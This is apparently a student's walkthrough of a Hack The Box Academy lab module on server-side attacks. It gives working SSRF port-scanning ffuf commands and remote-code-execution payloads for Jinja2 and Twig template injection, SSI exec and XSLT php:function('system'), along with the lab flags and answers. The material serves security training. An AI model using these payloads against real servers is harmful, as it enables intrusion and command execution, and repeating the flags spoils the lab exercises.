Server-side Attacks:

Link to challenge: https://academy.hackthebox.com/module/145

(log in required)

Class: Tier II | Medium | Offensive

SSRF


Identifying SSRF:

Question: Exploit a SSRF vulnerability to identify an internal web application. Access the internal application to obtain the flag.


Answer: HTB{911fc5badf7d65aed95380d536c270f8}

Method: First lets enter to the website hosted by the target machine:

```
http://<target-IP>
```



There is a check-availability functionality, lets inspect the generated HTTP request from that – with burpsuite:




We can observe that there are 2 request parameters – the date, and ‘dateserver’ – meaning that the webserver fetched the date availability from external source.

We can modify the ‘dateserver’ such that it can access internal (localhost) resources within the webserver.

Let’s confirm that by sending a request to

```
http://127.0.0.1
```

with burpsuite repeater:



We can observe that accessing the localhost brought us the web pages, meaning we can indeed use SSRF here.

Now we will run internal port scan to check what services are running locally on the web server machine. we will check for port ranges 1 to 10000.

*note – nmap scan won’t work here as we are looking for services that run on LOCALHOST on the web-server, not external facing services. *


First lets create a file ‘ports.txt’ containing those ports:

```
seq 1 10000 > ports.txt
```

and now lets run the fuff bruteforce for the ports:

```
ffuf -w ./ports.txt -u http://<target-IP>/index.php -X POST
-H "Content-Type: application/x-www-form-urlencoded" -d
"dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr
"Failed to connect to" -s
```


*note – the failing message is generated when attempting to enter arbitrary port – here is an example for port 44444:



*

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-w7dwllnpuw]─[~]
└──╼ [★]$ ffuf -w ./ports.txt -u http://10.129.11.152/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -
d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Failed to connect to" -s
80
3306
8000
```

We can observe that among other ports – port 8000 is running locally on the web server – lets use the SSRF to access it:



Exploiting SSRF:

Question: Exploit the SSRF vulnerability to identify an additional endpoint. Access that endpoint to obtain the flag.

Answer: HTB{61ea58507c2b9da30465b9582d6782a1}

Method: in the previous section – we observed that that the server sent request to 'dataserver.htb/availability.php'.


We will run the following ffuf script to scan further pages in 'dataserver.htb', which haas to be run as dataserver parameter to the web server – using SSRF (we send the request to the web server, such that the web server will brute force for extra pages in 'dataserver.htb):

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://<target-IP>/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80"
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-w7dwllnpuw]─[~]
└──╼ [★]$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://10.129.253.188/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80" -s
admin
availability
```

There is another page – called 'admin'

Lets use the burpsuite repeater to send a request to 'http://dateserver.htb/admin.php':



We get the flag on the response HTML page.

Blind SSRF:

Question: Exploit the SSRF to identify open ports on the system. Which port is open in addition to port 80?

Answer: 5000

Method: similarly to the 'Identifying SSRF' section – we will run a port scan using the same 'ports.txt' used in 'Identifying SSRF' – filtering out the messaging of 'Something went wrong!', given when attempting to use SSRF on arbitrary port:

```
ffuf -w ./ports.txt -u http://10.129.158.183/index.php -X
POST -H "Content-Type: application/x-www-form-urlencoded" -d
"dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr
"Something went wrong!" -s
```

```
┌[eu-academy-2]-[10.10.15.30]-[htb-ac-1099135@htb-w7dwllnpuw]-[~]
└─► [★]$ ffuf -w ./ports.txt -u http://10.129.158.183/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded"
-d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Something went wrong!" -s
80
5000
```

And we get the port 5000 is also locally active on the target machine.

SSTI


Identifying SSTI:

Question: Apply what you learned in this section and identify the Template Engine used by the web application. Provide the name of the template engine as the answer.

Answer: Twig

Method: First lets enter to the target server website:

```
http://<Target-IP>:<target-port>
```




And we get to this page where the user can enter his name.

We follow the procedure depicted in the section's guide to determine the SSTI engine:

First – we enter the payload:

```
${7*7}
```




It didn't work, so we follow the chart in the section's guide and try the payload:


```
{{7*7}}
```

We get 49, so we need to proceed further and we will enter the payload:

```
{{7*'7'}}
```




And observe the output – if it's '7777777' -its 'Jinja', if its '49' – it's Twig:



As the output is 49 – it's Twig.

* the chart for reference:



*


Exploiting SSTI - Jinja2:

Question: Exploit the SSTI vulnerability to obtain RCE and read the flag.

Answer: HTB{295649e25b4d852185ba34907ec80643}

Method: Lets enter the website in the target server:

```
http://<Target-IP>:<target-port>
```



and exploit Jinja SSTI ('Server-side Template Injection') to obtain RCE to get the flag:

```
{{
self.__init__.__globals__.__builtins__.__import__('os').pope
n('cat flag.txt').read() }}
```

Exploiting SSTI - Twig:


Question: Exploit the SSTI vulnerability to obtain RCE and read the flag.

Answer: HTB{5034a6692604de344434ae83f1cdbec6}

Method: same procedure as Jinja counterpart – except this time we run the command:

```
{{ ['cat /flag.txt'] | filter('system') }}
```

→



SSI Injection

Exploiting SSI Injection:


Question: Exploit the SSI Injection vulnerability to obtain RCE and read the flag.

Answer: HTB{81e5d8e80eec8e961a31229e4a5e737e}


Method: for SSI – 'Server-Side Includes' (technology used to create dynamic content on HTML pages, supported by 'Apache' or 'IIS' (Internet Information Services).

In here, the exploitation procedure is as previous section – but we will use the payload:

```
<!--#exec cmd="cat /flag.txt" -->
```



→



XSLT Injection

Exploiting XSLT Injection:


Question: Exploit the XSLT Injection vulnerability to obtain RCE and read the flag.

Answer: HTB{3a4fe85c1f1e2b61cabe9836a150f892}


Method: in here – upon entering the website:

```
http://<Target-IP>:<target-port>
```

we get to a new site:




And in the bottom of the page there is an input field:



We will enter it the payload:

```
<xsl:value-of select="php:function('system','cat
/flag.txt')" />
```


Please provide your name to customize your list:
<xsl:value-of select="php:function('system','cat /flag.txt')" />
Submit Query

→


http://94.237.53.140:47196/index.php?name=<xsl%3Avalue-of+select%3D"php%3Af
HTB{3a4fe85c1f1e2b61cabe9836a150f892}
Hi HTB{3a4fe85c1f1e2b61cabe9836a150f892}, here are your favorite Academy modules:
Tier 0: Learning Process (by Cry0l1t3)
Tier 0: Intro to Academy (by Haris Pylarinos)
Tier 1: Network Enumeration with Nmap (by Cry0l1t3)
Tier 1: Introduction to Python 3 (by Fugl)
Tier 2: Hacking WordPress (by mrb3n)
Tier 2: Cracking Passwords with Hashcat (by mrb3n)
Tier 3: Kerberos Attacks (by pixis)
Tier 3: Active Directory Trust Attacks (by Sentinal)
Tier 4: Secure Coding 101: JavaScript (by 21y4d)
Tier 4: Active Directory PowerView (by mrb3n)


Skills Assessment

Server-Side Attacks - Skills Assessment:

Question: Obtain the flag.

